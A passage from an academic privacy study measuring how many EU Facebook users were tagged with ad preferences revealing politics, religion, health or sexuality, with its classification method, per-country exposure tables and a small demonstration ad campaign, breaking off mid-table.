Our automated process will classify an ad preference as *likely sensitive* if we can semantically map that ad preference name into one of the five sensitive categories analyzed in this paper. To this end, we have defined a dictionary including both keywords and short sentences representative of each of the five considered sensitive categories. We used two data sources to create the dictionary: First, a list of controversial issues available in Wikipedia.[8] In particular, we selected the following categories from this list: politics and economics, religion, and sexuality. Second, we obtained a list of words with a very similar semantic meaning to the five sensitive personal data categories. To this end, we used the Datamuse API,[9] a word-finding query engine that allows developers to find words that match a set of constraints. Among other features, Datamuse allows *"finding words with a similar meaning to X"* using a simple query.

The final dictionary includes 264 keywords.[10] We leverage the keywords in this dictionary to find ad preferences that present high semantic similarity to at least one of these keywords. In these cases, we tag them as likely sensitive ad preferences. It is worth noting that this approach makes our methodology flexible, since the dictionary can be extended to include new keywords for the considered categories or other categories, which may uncover additional potentially sensitive ad preferences.

We next describe the semantic similarity computation in detail.

**Semantic similarity computation:** The semantic similarity computation process takes two inputs: the 126K ad preferences from our FDVT dataset and the 264 keyword dictionary associated with the considered sensitive categories. We compute the semantic similarity of each ad preference with all of the 264 keywords from the dictionary. For each ad preference, we record the highest similarity value out of the 264 comparison operations. As result of this process, each one of the 126K ad preferences is assigned a similarity score, which indicates its likelihood to be a sensitive ad preference.

To implement the semantic similarity comparison task, we leverage the Spacy package for python[11] (see

[7] If we consider 10s as the average time required to classify an ad preference as sensitive vs. non-sensitive, this task would require 44 full eight-hour days.

[8] https://en.wikipedia.org/wiki/Wikipedia:List_of_controversial_issues

[9] https://www.datamuse.com/api/

[10] https://fdvt.org/usenix2018/keywords.html

[11] https://spacy.io

details about Spacy in Appendix D). We chose Spacy because it has been previously used in the literature for text processing purposes offering good performance [15][22]. Moreover, Spacy offers good scalability. It computes the 33314688 (126192 x 264) semantic similarity computations in 7 min using a server with twelve 2.6GHZ cores and 96GB of RAM. To conduct our analysis we leverage the *similarity* feature of Spacy. This feature allows comparing words, text spans or documents, and computes the semantic similarity among them. The output is a semantic similarity value ranging between 0 and 1. The closer to 1 the higher the semantic similarity is.

This process revealed very low similarity values for some cases in which the analyzed ad preference closely matched the definition of some of the sensitive personal data categories. Some of these cases are: physical persons such as politicians (which may reveal the political opinion of the user); political parties with names that do not include any standard political term; health diseases or places of religious cults that may have names with low semantic similarity with health and religious related keywords in our dictionary, respectively. Three examples illustrating the referred cases are: <name: "Angela Merkel", disambiguation: Politician>; <name: "I Love Italy", disambiguation: Political Party>; <name: "Kegel" exercise, disambiguation: Medical procedure>. In most of these cases the disambiguation category is more useful than the ad preference name when performing the semantic similarity analysis. For instance, in the case of politicians' names, political parties and health diseases the disambiguation category field includes the term *"politician"*, *"Political Party"* and *"disease"*, respectively. This field is also very useful for determining the definition of ad preference names that have multiple meanings.

Overall, we found that for classifying ad preferences, the disambiguation category, when it is available, is a better proxy than the ad preference name. Therefore, if the ad preference under analysis has a disambiguation category field, we used the disambiguation category string instead of the ad preference name to obtain the semantic similarity score of the ad preference.

**Selection of likely sensitive ad preferences:** The semantic similarity computation process assigns a similarity score to each one of the 126K ad preferences in our dataset. This similarity score represents the anticipated likelihood for an ad preference to be sensitive.

In this step of the process, we have to select a relatively high similarity score threshold that allows us to create a subset of likely sensitive ad preferences that can be manually labeled with reasonable manual effort.

Figure 4 shows the CDF for the semantic similarity score of the 126K ad preferences. The curve is flat near 0 and 1, with a steep rise between similarity values 0.25 and 0.6. This steep rise implies that setting our threshold to values below 0.6 would result in a rapid growth of the number of ad preferences to be manually tagged. Therefore, we set the semantic similarity threshold to 0.6 because it corresponds to a relatively high similarity score. The resulting automatically filtered subset includes 4452 ad preferences (3.5% of the 126K), which is a reasonable number to be manually tagged.

Note that the CDF has two jumps at similarity scores equal to 0.5 and 0.58. The first one is linked to the disambiguation category *"Local Business"* while the second one refers to the disambiguation category *"Public Figure"*. Overall, we do not expect to find a significant number of potentially sensitive ad preferences within these disambiguation categories. Hence, this observation reinforces our semantic similarity threshold selection of 0.6.

#### 5.1.2 Manual classification of potentially sensitive ad preferences

We recruited twelve panelists. All of them are researchers (faculty and Ph.D. students) with some knowledge in the area of privacy. Each panelist manually classified a random sample (between 1000 and 4452 elements) from the 4452 ad preferences included in the automatically filtered subset described above. We asked them to classify each ad preference into one of the five considered sensitive categories (Politics, Health, Ethnicity, Religion, Sexuality), in the category "Other" (if it does not correspond to any of the sensitive categories), or in the category "Not known" (if the panelist does not know the meaning of the ad preference). To carry out the manual labeling, the researchers were given all the contextual information Facebook offers per ad preference: name, disambiguation category (if available) and topic (if available).[12]

Each ad preference was manually classified by five panelists. We use majority voting [20] to classify each ad preference either as sensitive or non-sensitive. That is, we label an ad preference as sensitive if at least three voters (i.e., the majority) classify it in one of the five sensitive categories and as non-sensitive otherwise.

Table 1 shows the number of ad preferences that received 0, 1, 2, 3, 4 and 5 votes classifying them into a

[12]The provided instructions to panelists were: *"Assign only one category per ad preference. If you think that more than one category applies to an ad preference use only the one you think is most relevant. If none of the categories match the ad preference, classify it as 'Other'. In case you do not know the meaning of an ad preference please read the disambiguation category and topic that may help you. If after reading them you still are unable to classify the ad preference, use 'Not known' to classify it."*

| votes | 0 | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|---|---|---|
| #preferences | 1054 | 767 | 539 | 422 | 449 | 1221 |

Table 1: Number of ad preferences that received 0, 1, 2, 3, 4 or 5 votes classifying them into one sensitive data categories.

sensitive category. 2092 out of the 4452 ad preferences are labeled as sensitive, i.e., have been classified into a sensitive category by at least 3 voters. This represents 1.66% of the 126K ad preferences from our dataset.

An ad preference classified as sensitive may have been assigned to different sensitive categories (e.g., politics and religion) by different voters. We have evaluated the voters' agreement across the sensitive categories assigned to ad preferences labeled as sensitive using the Fleiss' Kappa test [10][11]. The Fleiss' Kappa coefficient obtained is 0.94. This indicates an almost perfect agreement among the panelists' votes that link an ad preference to a sensitive category [16]. Hence, we conclude that (almost) every ad preference classified as sensitive corresponds to a unique sensitive category among the 5 considered.

The 2092 ad preferences manually labeled as sensitive are distributed as follows across the five sensitive categories: 58.3% are related to politics, 20.8% to religion, 18.2% to health, 1.5% to sexuality, 1.1% to ethnicity and just 0.2% present discrepancy among votes. The complete list of the ad preferences classified as sensitive can be accessed via the FDVT site.[13] We refer to this subset of 2092 ad preferences as the *suspected sensitive subset*.

## 5.2 Retrieving the number of FB users assigned potentially sensitive ad preferences from the FB Ads Manager

We leverage the FB Ads Manager API to retrieve the number of FB users in each EU country that have been assigned each of the 2092 potentially sensitive ad preferences from the suspected sensitive subset. We collected this information in January 2018. Following that, we sorted these ad preferences from the most to the least popular in each country. This allows us to compute the number of FB users assigned at least one of the Top N potentially sensitive ad preferences (with N ranging between 1 and 2092). To obtain this information we use the OR operation available in the FB Ads Manager API to create audiences. This feature allows us to retrieve how many users in a given country are interested in *ad preference 1* OR *ad preference 2* OR *ad preference 3*... OR *ad preference N*. An example of this for N = 3 could be *"how many people in France are interested in Communism OR Islam OR Veganism"*.

Although the number of users is a relevant metric, it does not offer a fair comparative result to assess the importance of the problem across countries because we can find EU countries with tens of millions of users (e.g., France, Germany, Italy, etc) and some others with less than a million (e.g., Malta, Luxembourg, etc). Hence, we use the portion of users in each country that have been assigned potentially sensitive ad preferences as the metric to analyze the results. Beyond FB users we are also interested in quantifying the portion of citizens assigned sensitive ad preferences in each EU country. We have defined two metrics used in the rest of the paper:

-***FFB(C,N)***: This is the percentage of FB users in country C that have been assigned at least one of the top N potentially sensitive ad preferences from the suspected sensitive subset. We note C may also refer to all 28 EU countries together when we want to analyze the results for the whole EU. It is computed as the ratio between the number of FB users that have been assigned at least one of the top N potentially sensitive ad preferences and the total number of FB users in country C, which can be retrieved from the FB Ads Manager.

-***FC(C,N)***: This is the percentage of citizens in country C (or all EU countries together) that have been assigned at least one of the top N potentially sensitive ad preferences. It is computed as the ratio between the number of citizens that have been assigned at least one of the top N potentially sensitive ad preferences and the total population of country C. We use World Bank data to obtain EU countries' populations.[14]

The criterion to select the top N ad preferences out of the 2092 potentially sensitive ad preferences identified is popularity. This means that we select the N ad preferences assigned to the most users according to the FB Ads Manager API. Note that FFB(C,N) and FC(C,N) will likely report a lower bound concerning the total percentage of FB users and citizens in country C tagged with potentially sensitive ad preferences for two reasons. First, these metrics can use at most N = 2092 potentially sensitive ad preferences, which (assuming that our voters are accurate) is very likely a subset of all sensitive ad preferences available on FB. Second, the FB Ads Manager API only allows creating audiences with at most N = 1000 interests (i.e., ad preferences). Beyond N = 1000 interests the API provides a fixed number of FB users independently of the defined audience. This fixed number is 2.1B which to the best of our knowledge refers the total number of FB users included in the Ads Manager. Therefore, in practice, the maximum value of N we can use in FFB and FC is 1000.

[13] `https://fdvt.org/usenix2018/panelists.html`

[14] `https://data.worldbank.org`

| reason of assignment | all ad preferences | potentially sensitive ones |
|---|---|---|
| due to a like | 71.64% | 81.36% |
| due to an ad click | 21.51% | 15.85% |
| FB suggests it could be relevant | 4.83% | 2.45% |
| due to an app installation | 1.78% | 0.04% |
| due to comments or reaction buttons | 0.18% | 0.26% |
| added by user | 0.04% | 0.03% |
| unclear or not gathered by FDVT | 0.01% | 0.01% |

Table 2: Frequency of the six reasons why ad preferences are assigned to FDVT EU users according to Facebook explanations.

# 6 Quantifying the exposure of EU users to potentially sensitive ad preferences

In this section, we first analyze the exposure of the FDVT users to the 2092 potentially sensitive ad preferences included in the suspected sensitive subset. Afterwards, we use the FFB and FC metrics to analyze the exposure of EU FB users and citizens to those ad preferences. Finally, we perform a demographic analysis to understand whether users from certain gender or age groups are more exposed to sensitive ad preferences.

## 6.1 FDVT users

4121 (90%) FDVT users are tagged with at least one sensitive ad preference. Overall, the 2092 unique sensitive ad preferences have been assigned more than 146K times to the FDVT users. If we focus only on EU users, which are the focus of this paper, 2848 (90%) have been tagged with potentially sensitive ad preferences. Overall, they have been assigned more than 100K sensitive interests (1528 unique). The median (avg) number of potentially sensitive ad preferences assigned to FDVT users is 10 (16). The 25th and 75th percentiles are 5 and 21, respectively.

Our FDVT dataset includes the reason why, according to FB, each ad preference has been assigned to a user. Table 2 shows the frequency of each reason for both all ad preferences and only the potentially sensitive ones. The results indicate that most of the sensitive ad preferences are derived from *users likes* (81%) or *clicks on ads* (16%). There are very few cases (0.03%) in which users proactively include potentially sensitive ad preferences in their list of ad preferences using the configuration setting offered by FB. As a reminder, according to the EU GDPR, FB should obtain explicit permission to process and exploit sensitive personal data. Users likes and clicks on ads do not seem to meet this requirement.

## 6.2 EU FB users and citizens

Figure 5 shows the FFB (C,N) for values of N ranging between 1 and 1000. The figure reports the max, min and avg values across the 28 EU countries.[15] We observe that even if we consider a low number of sensitive ad preferences, the fraction of affected users is very significant. For instance, on average 60% of FB users from EU countries are tagged with some of the top 10 (i.e., most popular) potentially sensitive ad preferences.

Moreover, we observe that FFB is stable for values of N ranging between 500 and 1000. We note that we have obtained the same stable result for each individual EU country. This indicates that any user tagged with potentially sensitive ad preferences outside the top 500[16] has likely been already tagged with at least one potentially sensitive ad preference within the top 500. We conjecture that this asymptotic behavior may indicate that the lower bound represented by FFB(C, N=500) is close to the actual fraction of FB users tagged with sensitive ad preferences.

Table 3 shows FFB(C,N=500) and FC(C,N=500) for every EU country. The last row in the table shows average results for the 28 EU countries together (EU28).

We observe that 73% of EU FB users, which corresponds to 40% of EU citizens, are tagged with some of the top 500 potentially sensitive ad preferences in our dataset. If we focus on individual countries, FC(C,N=500) reveals that in 7 of them more than half of their citizens are tagged with at least one of the top 500 potentially sensitive ad preferences: Malta (66.37%), Cyprus (64.95% ), Sweden (54.53%), Denmark (54.09%), Ireland (52.38%), Portugal (51.33%) and Great Britain (50.28%). In contrast, the 5 countries least impacted are: Germany (30.24%), Poland (31.62%), Latvia (33.67%), Slovakia (35%) and Czech Republic (35.98%). Moreover, FFB(C,N=500) ranges between 65% for France and 81% for Portugal. This means that approximately 2/3 or more of FB users in any EU country are tagged with some of the top 500 potentially sensitive ad preferences.

These results suggest that a very significant part of the EU population can be targeted by advertising campaigns based on potentially sensitive personal data.

## 6.3 Expert-verified sensitive ad preferences

To confirm that our set of potentially sensitive ad preferences contains ones likely relevant under GDPR, we examined a subset of 20 ad preferences that all panelists classified as sensitive. An expert from the Spanish DPA reviewed and confirmed the sensitivity of each of the 20

[15] The average across EU countries has been computed by summing the average of each EU country and dividing it by 28 since the Top N preference for each country changes from country to country.

[16] The top 500 list by country can be accessed at `https://fdvt.org/usenix2018/top500.html`

| country | C | FFB(C,500) | FC (C,500) | country | C | FFB(C,500) | FC (C,500) |
|---|---|---|---|---|---|---|---|
| Austria | AT | 75.00 | 37.73 | Ireland | IE | 80.65 | 52.38 |
| Belgium | BE | 70.27 | 45.82 | Italy | IT | 79.41 | 44.55 |
| Bulgaria | BG | 72.97 | 37.88 | Latvia | LV | 72.53 | 33.67 |
| Croatia | HR | 80.00 | 38.36 | Lithuania | LT | 75.00 | 41.78 |
| Cyprus | CY | 79.17 | 64.95 | Luxembourg | LU | 72.22 | 44.60 |
| Czech Republic | CZ | 71.70 | 35.98 | Malta | MT | 80.56 | 66.37 |
| Denmark | DK | 77.50 | 54.09 | Netherlands | NL | 74.55 | 48.18 |
| Estonia | EE | 66.67 | 36.46 | Poland | PL | 75.00 | 31.62 |
| Finland | FI | 70.97 | 40.04 | Portugal | PT | 81.54 | 51.33 |
| France | FR | 65.79 | 37.37 | Romania | RO | 75.76 | 38.06 |
| Germany | DE | 67.57 | 30.24 | Spain | ES | 74.07 | 43.06 |
| Great Britain | GB | 75.00 | 50.28 | Slovakia | SK | 70.37 | 35.00 |
| Greece | GR | 77.19 | 40.94 | Slovenia | SI | 78.00 | 37.78 |
| Hungary | HU | 75.44 | 43.80 | Sweden | SE | 73.97 | 54.53 |
| | | | | European Union | EU | 73.25 | 40.63 |

Table 3: Percentage of EU FB users (FFB) and citizens (FC) per EU Country that have been assigned some of the Top 500 potentially sensitive ad preferences within their country. The last row reports the aggregated number of all 28 EU countries together.

ad preferences in that subset according to the GDPR. We note this subset is not necessarily representative of all potentially sensitive ad preferences (or preferences that EU citizens may find objectionable), but it represents an expert-validated subset we use for further analysis.

Tables 4 and 5 show the percentage of FB users (FFB) and citizens (FC) tagged with each of the 20 expert-verified sensitive ad preferences per EU country. Note that the last row presents the aggregate results for the 20 in each country, and the last column presents the aggregate results for the 28 EU countries together.

We observe that 42.9% of EU FB users, which corresponds to 23.5% of EU citizens, are tagged with at least one of the expert-verified sensitive ad preferences. Hence, around one-quarter of the EU population has been tagged in FB with at least one of the expert-verified sensitive ad preferences. If we analyze the results per country, we observe that the fraction of the population affected ranges between 15% in Estonia (EE), Latvia (LV) and Poland (PL) and 38% in Malta (MT). These findings suggest that FB may have used GDPR-relevant data for a large percentage of EU citizens in the period prior to when the GDPR became enforceable.

## 6.4 Age and gender analysis

We analyze the association of different demographic groups (based on gender and age) with potentially sensitive ad preferences. The gender analysis considers two groups, men vs. women, while the age analysis considers four age groups following the division proposed by Erikson et al. [7]: 13-19 (Adolescence), 20-39 (Early Adulthood), 40-64 (Adulthood) and 65+ (Maturity). For each group, we compute FFB(C = EU28, N = 500) from the 2092 suspected sensitive ad preferences subset and FFB(C = EU28, N = 20) using exclusively expert-verified sensitive ad preferences. Figures 6 and 7 report the results for age and gender groups, respectively.

The Early Adulthood group is clearly the most exposed age group to suspected (20-expert-verified) sensitive ad preferences. 61% (45%) of users in this group have been tagged with some of the Top 500-suspected (20-expert-verified) sensitive ad preferences. Following the Early Adulthood group we find the Adolescence, Adulthood and Maturity groups with 55% (42%), 40% (32%) and 39% (28%) of its users tagged with some of the Top 500-potentially (20-expert-verified) sensitive ad preferences, respectively. Although the difference in the exposure to sensitive ad preferences is substantial across groups, all of them present a considerably high exposure. In particular, more than one-quarter of the users within every group is exposed to expert-verified sensitive ad preferences.

The gender-based analysis shows that 78% (49%) of women are exposed to the Top 500-suspected (20-expert-verified) ad preferences. The exposure is notably smaller for men, where the fraction of tagged users with some of the Top 500-suspected (20-expert-verified) sensitive ad preferences shrinks by 10 (18) percentage points to 68% (31%). This result suggests the existence of a gender bias, which despite its obvious interest is out of the scope of this paper.

# 7 Commercial exploitation of sensitive ad preferences with real FB ad campaigns

Our analysis shows that Facebook labeled a significant portion of EU citizens using potentially sensitive personal data. In this section, we demonstrate that FB allowed ads to be targeted to users assigned to expert-verified sensitive ad preferences. Between October 6 and October 15, 2017 we ran three FB ad campaigns using expert-verified sensitive ad preferences such as: *"religious beliefs"* (targeting users interested in Islam OR Judaism OR Christianity OR Buddhism), *"political opinions"* (targeting users interested in Communism OR Anarchism OR Radical feminism OR Socialism) and *"sexual orientation"* (targeting users interested in Transsexualism OR Homosexuality).[17] The 3 campaigns focused on four EU countries: Germany, Spain, France and Italy.

Overall, with a budget of €35 we were able to reach 26458 users tagged with some of the previous sensitive ad preferences. Our credit card was charged and we received the bills and summary reports associated with our campaigns (see Figure 8). This experiment provides substantial evidence that FB generated (before May 25) revenue from the commercial exploitation of expert-verified sensitive personal data according to the GDPR definition of *sensitive data*.

[17] *"Anarchism"* and *"Transsexualism"* were not explicitly verified by the expert but closely mirror verified ad preferences.

| name | AT | BE | BG | HR | CY | CZ | DK | EE | FI | FR | DE | GR | HU | IE | IT | LV | LT | LU | MT | NL | PL | PT | RO | SK | SI | ES | SE | GB | EU28 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| COMMUNISM | 0.48 | 0.61 | 1.35 | 1.30 | 1.67 | 3.21 | 0.38 | 0.61 | 0.52 | 2.29 | 0.43 | 0.81 | 0.74 | 0.52 | 1.15 | 0.56 | 0.94 | 0.64 | 0.39 | 0.24 | 2.19 | 0.94 | 1.90 | 1.74 | 1.70 | 0.56 | 0.30 | 0.41 | 0.93 |
| ISLAM | 8.18 | 7.16 | 4.59 | 5.50 | 13.54 | 4.91 | 6.75 | 2.22 | 4.19 | 7.89 | 7.57 | 4.21 | 2.28 | 4.19 | 4.12 | 2.75 | 2.38 | 5.00 | 6.67 | 5.36 | 2.44 | 3.69 | 3.50 | 3.11 | 6.50 | 4.07 | 6.58 | 6.82 | 5.71 |
| QURAN | 3.41 | 3.38 | 1.08 | 1.00 | 4.48 | 0.45 | 1.90 | 0.65 | 1.16 | 3.95 | 3.24 | 1.18 | 0.74 | 1.35 | 1.71 | 1.01 | 0.51 | 1.83 | 1.86 | 2.45 | 0.45 | 0.62 | 0.77 | 0.56 | 2.00 | 0.96 | 2.74 | 3.64 | 2.46 |
| SUICIDE PREVENTION | 0.14 | 0.15 | 0.20 | 0.32 | 0.21 | 0.12 | 0.12 | 0.10 | 0.09 | 0.16 | 0.14 | 0.23 | 0.12 | 1.10 | 0.28 | 0.13 | 0.15 | 0.28 | 0.27 | 0.15 | 0.14 | 0.22 | 0.13 | 0.44 | 0.26 | 0.44 | 0.15 | 0.27 | 0.28 |
| SOCIALISM | 1.00 | 0.78 | 0.57 | 0.48 | 1.15 | 2.45 | 3.00 | 0.76 | 0.48 | 0.47 | 0.43 | 0.91 | 1.93 | 1.10 | 3.53 | 0.34 | 0.94 | 2.78 | 1.08 | 0.28 | 0.50 | 2.15 | 0.35 | 2.33 | 0.82 | 1.48 | 1.37 | 0.93 | 1.21 |
| JUDAISM | 2.50 | 1.16 | 0.86 | 0.70 | 2.29 | 0.72 | 2.17 | 1.01 | 0.61 | 1.26 | 1.38 | 1.30 | 1.16 | 1.26 | 2.29 | 1.76 | 1.81 | 1.19 | 3.06 | 1.00 | 1.19 | 1.69 | 1.40 | 0.93 | 0.74 | 1.15 | 0.64 | 0.95 | 1.32 |
| HOMOSEXUALITY | 6.14 | 5.54 | 2.97 | 6.50 | 4.38 | 5.47 | 5.00 | 3.89 | 5.16 | 7.37 | 5.68 | 5.09 | 4.21 | 9.03 | 7.65 | 4.62 | 3.19 | 5.00 | 7.50 | 6.18 | 3.56 | 4.46 | 3.80 | 4.44 | 7.60 | 8.15 | 4.93 | 8.64 | 6.79 |
| ALTERNATIVE MEDICINE | 5.00 | 2.97 | 8.38 | 6.00 | 5.62 | 4.15 | 4.00 | 4.17 | 4.19 | 2.89 | 3.24 | 7.19 | 4.21 | 9.68 | 6.18 | 3.96 | 2.56 | 5.56 | 7.50 | 3.64 | 2.25 | 8.00 | 3.90 | 2.93 | 5.00 | 5.56 | 3.84 | 6.14 | 4.29 |
| CHRISTIANITY | 10.68 | 7.43 | 6.22 | 7.50 | 9.69 | 3.77 | 15.00 | 2.22 | 4.19 | 5.53 | 6.49 | 6.67 | 9.30 | 10.97 | 12.65 | 3.19 | 3.81 | 7.22 | 18.89 | 5.18 | 6.25 | 12.46 | 10.00 | 4.81 | 4.60 | 10.00 | 4.66 | 7.50 | 8.21 |
| ILLEGAL IMMIGRATION | 0.17 | 0.07 | 0.10 | 0.02 | 0.07 | 0.68 | 0.05 | 0.01 | 0.07 | 0.05 | 0.06 | 0.26 | 0.26 | 0.06 | 0.08 | 0.02 | 0.06 | 0.01 | 0.08 | 0.02 | 0.02 | 0.02 | 0.02 | 0.11 | 0.36 | 0.14 | 0.33 | 0.05 | 0.09 |
| ONCOLOGY | 0.23 | 0.27 | 0.62 | 0.44 | 3.96 | 0.57 | 0.15 | 0.10 | 0.08 | 0.17 | 0.16 | 0.49 | 0.30 | 1.29 | 0.94 | 0.70 | 1.62 | 0.19 | 0.78 | 0.45 | 1.25 | 1.09 | 0.73 | 0.59 | 0.21 | 0.70 | 0.08 | 0.66 | 0.61 |
| LGBT COMMUNITY | 6.36 | 6.62 | 5.14 | 6.50 | 6.56 | 6.04 | 6.50 | 5.14 | 6.45 | 7.11 | 5.95 | 5.79 | 4.39 | 11.94 | 8.53 | 5.27 | 5.88 | 6.67 | 9.44 | 6.36 | 5.88 | 7.85 | 6.30 | 4.81 | 6.00 | 7.04 | 6.44 | 11.14 | 8.21 |
| GENDER IDENTITY | 0.03 | 0.08 | 0.01 | 0.08 | 0.88 | 0.02 | 0.03 | 0.02 | 0.02 | 0.07 | 0.03 | 0.56 | 0.07 | 0.23 | 0.07 | 0.20 | 0.10 | 0.10 | 0.14 | 0.03 | 0.05 | 0.05 | 0.04 | 0.01 | 0.08 | 0.07 | 0.09 | 0.55 | 0.10 |
| REPRODUCTIVE HEALTH | 0.01 | 0.07 | 0.20 | 0.40 | 0.02 | 0.14 | 0.05 | 0.02 | 0.06 | 0.01 | 0.01 | 0.04 | 0.10 | 0.71 | 0.04 | 0.07 | 0.05 | 0.01 | 0.24 | 0.03 | 0.01 | 0.04 | 0.01 | 0.03 | 0.00 | 0.03 | 0.05 | 0.13 | 0.07 |
| BIBLE | 17.95 | 10.81 | 8.65 | 10.50 | 11.46 | 7.17 | 12.75 | 4.31 | 4.84 | 7.63 | 15.41 | 8.25 | 10.00 | 19.03 | 17.65 | 5.71 | 6.25 | 14.44 | 20.28 | 10.91 | 14.38 | 12.31 | 8.70 | 6.67 | 7.40 | 7.04 | 5.48 | 15.68 | 12.14 |
| PREGNANCY | 15.68 | 12.97 | 9.19 | 17.00 | 13.54 | 16.23 | 14.50 | 10.00 | 11.29 | 10.79 | 11.89 | 13.51 | 11.23 | 20.97 | 12.35 | 13.19 | 18.75 | 12.78 | 9.72 | 14.55 | 15.00 | 18.46 | 9.70 | 18.89 | 13.00 | 14.07 | 13.42 | 18.41 | 14.29 |
| NATIONALISM | 0.86 | 0.78 | 1.65 | 1.85 | 2.19 | 2.45 | 1.00 | 0.58 | 0.45 | 1.08 | 1.00 | 1.74 | 2.11 | 2.00 | 1.32 | 2.42 | 0.94 | 2.19 | 2.78 | 0.70 | 3.00 | 1.69 | 2.50 | 1.37 | 0.61 | 1.11 | 0.99 | 0.91 | 1.39 |
| VEGANISM | 14.55 | 10.27 | 7.30 | 10.50 | 10.21 | 9.25 | 12.75 | 9.86 | 15.16 | 8.68 | 11.35 | 9.82 | 9.82 | 14.84 | 13.53 | 9.23 | 8.12 | 13.06 | 13.33 | 10.91 | 8.12 | 11.23 | 6.70 | 8.52 | 14.00 | 10.37 | 16.44 | 13.64 | 11.43 |
| BUDDHISM | 3.18 | 3.38 | 1.62 | 3.55 | 3.33 | 2.26 | 2.08 | 1.53 | 1.13 | 2.61 | 1.43 | 2.63 | 3.33 | 3.87 | 2.94 | 1.98 | 1.88 | 3.33 | 4.17 | 2.45 | 1.31 | 6.92 | 1.90 | 1.67 | 3.00 | 2.19 | 1.51 | 2.50 | 2.39 |
| FEMINISM | 4.55 | 3.78 | 3.51 | 3.80 | 5.52 | 2.08 | 5.50 | 2.78 | 6.77 | 5.00 | 3.78 | 3.68 | 2.46 | 9.35 | 5.88 | 3.19 | 3.56 | 5.83 | 8.61 | 3.64 | 3.44 | 8.15 | 2.40 | 4.07 | 3.90 | 8.89 | 13.70 | 7.27 | 7.50 |
| UNION | 45.45 | 39.19 | 32.43 | 41.50 | 45.83 | 37.74 | 45.00 | 27.78 | 35.48 | 34.21 | 40.54 | 36.84 | 36.84 | 51.61 | 44.12 | 32.97 | 36.25 | 41.67 | 47.22 | 40.00 | 36.88 | 44.62 | 34.34 | 35.56 | 39.00 | 40.74 | 41.10 | 47.73 | 42.86 |

Table 4: Percentage of FB users (FFB) per EU country that have been assigned each of the 20 expert-verified sensitive ad preferences listed in the table. The last row reports the aggregated FFB value for all 20 ad preferences per EU country. The last column reports the aggregated FFB value across all 28 EU countries.

| name | AT | BE | BG | HR | CY | CZ | DK | EE | FI | FR | DE | GR | HU | IE | IT | LV | LT | LU | MT | NL | PL | PT | RO | SK | SI | ES | SE | GB | EU28 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| COMMUNISM | 0.24 | 0.40 | 0.70 | 0.62 | 1.37 | 1.61 | 0.26 | 0.33 | 0.29 | 1.30 | 0.19 | 0.43 | 0.43 | 0.34 | 0.64 | 0.26 | 0.52 | 0.39 | 0.32 | 0.15 | 0.92 | 0.59 | 0.96 | 0.87 | 0.82 | 0.32 | 0.22 | 0.27 | 0.51 |
| ISLAM | 4.12 | 4.67 | 2.39 | 2.64 | 11.11 | 2.46 | 4.71 | 1.22 | 2.37 | 4.48 | 3.39 | 2.23 | 1.32 | 2.72 | 2.31 | 1.28 | 1.32 | 3.09 | 5.49 | 3.47 | 1.03 | 2.32 | 1.78 | 1.55 | 3.15 | 2.37 | 4.85 | 4.57 | 3.13 |
| QURAN | 1.71 | 2.20 | 0.56 | 0.48 | 3.67 | 0.23 | 1.33 | 0.36 | 0.66 | 2.24 | 1.45 | 0.62 | 0.43 | 0.88 | 0.96 | 0.47 | 0.28 | 1.13 | 1.53 | 1.59 | 0.19 | 0.39 | 0.39 | 0.28 | 0.97 | 0.56 | 2.02 | 2.44 | 1.35 |
| SUICIDE PREVENTION | 0.07 | 0.10 | 0.10 | 0.15 | 0.17 | 0.06 | 0.08 | 0.05 | 0.05 | 0.09 | 0.06 | 0.12 | 0.07 | 0.71 | 0.16 | 0.06 | 0.08 | 0.17 | 0.22 | 0.09 | 0.06 | 0.14 | 0.07 | 0.22 | 0.13 | 0.26 | 0.11 | 0.18 | 0.15 |
| SOCIALISM | 0.50 | 0.51 | 0.29 | 0.23 | 0.94 | 1.23 | 2.09 | 0.42 | 0.27 | 0.27 | 0.19 | 0.48 | 1.12 | 0.71 | 1.98 | 0.16 | 0.52 | 1.72 | 0.89 | 0.18 | 0.21 | 1.36 | 0.18 | 1.16 | 0.40 | 0.86 | 1.01 | 0.62 | 0.66 |
| JUDAISM | 1.26 | 0.76 | 0.45 | 0.34 | 1.88 | 0.36 | 1.52 | 0.55 | 0.35 | 0.72 | 0.62 | 0.69 | 0.67 | 0.82 | 1.29 | 0.82 | 1.01 | 0.74 | 2.52 | 0.65 | 0.50 | 1.07 | 0.71 | 0.46 | 0.36 | 0.67 | 0.47 | 0.64 | 0.72 |
| HOMOSEXUALITY | 3.09 | 3.61 | 1.54 | 3.12 | 3.59 | 2.75 | 3.49 | 2.13 | 2.91 | 4.19 | 2.54 | 2.70 | 2.44 | 5.87 | 4.29 | 2.14 | 1.78 | 3.09 | 6.18 | 4.00 | 1.50 | 2.81 | 1.93 | 2.21 | 3.68 | 4.74 | 3.64 | 5.79 | 3.71 |
| ALTERNATIVE MEDICINE | 2.52 | 1.94 | 4.35 | 2.88 | 4.61 | 2.08 | 2.79 | 2.28 | 2.37 | 1.64 | 1.45 | 3.82 | 2.44 | 6.29 | 3.47 | 1.84 | 1.43 | 3.43 | 6.18 | 2.35 | 0.95 | 5.04 | 1.98 | 1.46 | 2.42 | 3.23 | 2.83 | 4.11 | 2.34 |
| CHRISTIANITY | 5.37 | 4.85 | 3.23 | 3.60 | 7.95 | 1.89 | 10.47 | 1.22 | 2.37 | 3.14 | 2.90 | 3.54 | 5.40 | 7.12 | 7.10 | 1.48 | 2.12 | 4.46 | 15.56 | 3.35 | 2.64 | 7.85 | 5.07 | 2.39 | 2.23 | 5.81 | 3.43 | 5.03 | 4.49 |
| ILLEGAL IMMIGRATION | 0.09 | 0.04 | 0.05 | 0.01 | 0.06 | 0.34 | 0.03 | 0.00 | 0.04 | 0.03 | 0.03 | 0.14 | 0.15 | 0.04 | 0.04 | 0.01 | 0.03 | 0.01 | 0.07 | 0.01 | 0.01 | 0.01 | 0.01 | 0.05 | 0.17 | 0.08 | 0.24 | 0.04 | 0.05 |
| ONCOLOGY | 0.11 | 0.18 | 0.32 | 0.21 | 3.25 | 0.28 | 0.10 | 0.06 | 0.05 | 0.10 | 0.07 | 0.26 | 0.17 | 0.84 | 0.53 | 0.33 | 0.91 | 0.12 | 0.64 | 0.29 | 0.53 | 0.69 | 0.37 | 0.29 | 0.10 | 0.41 | 0.06 | 0.44 | 0.33 |
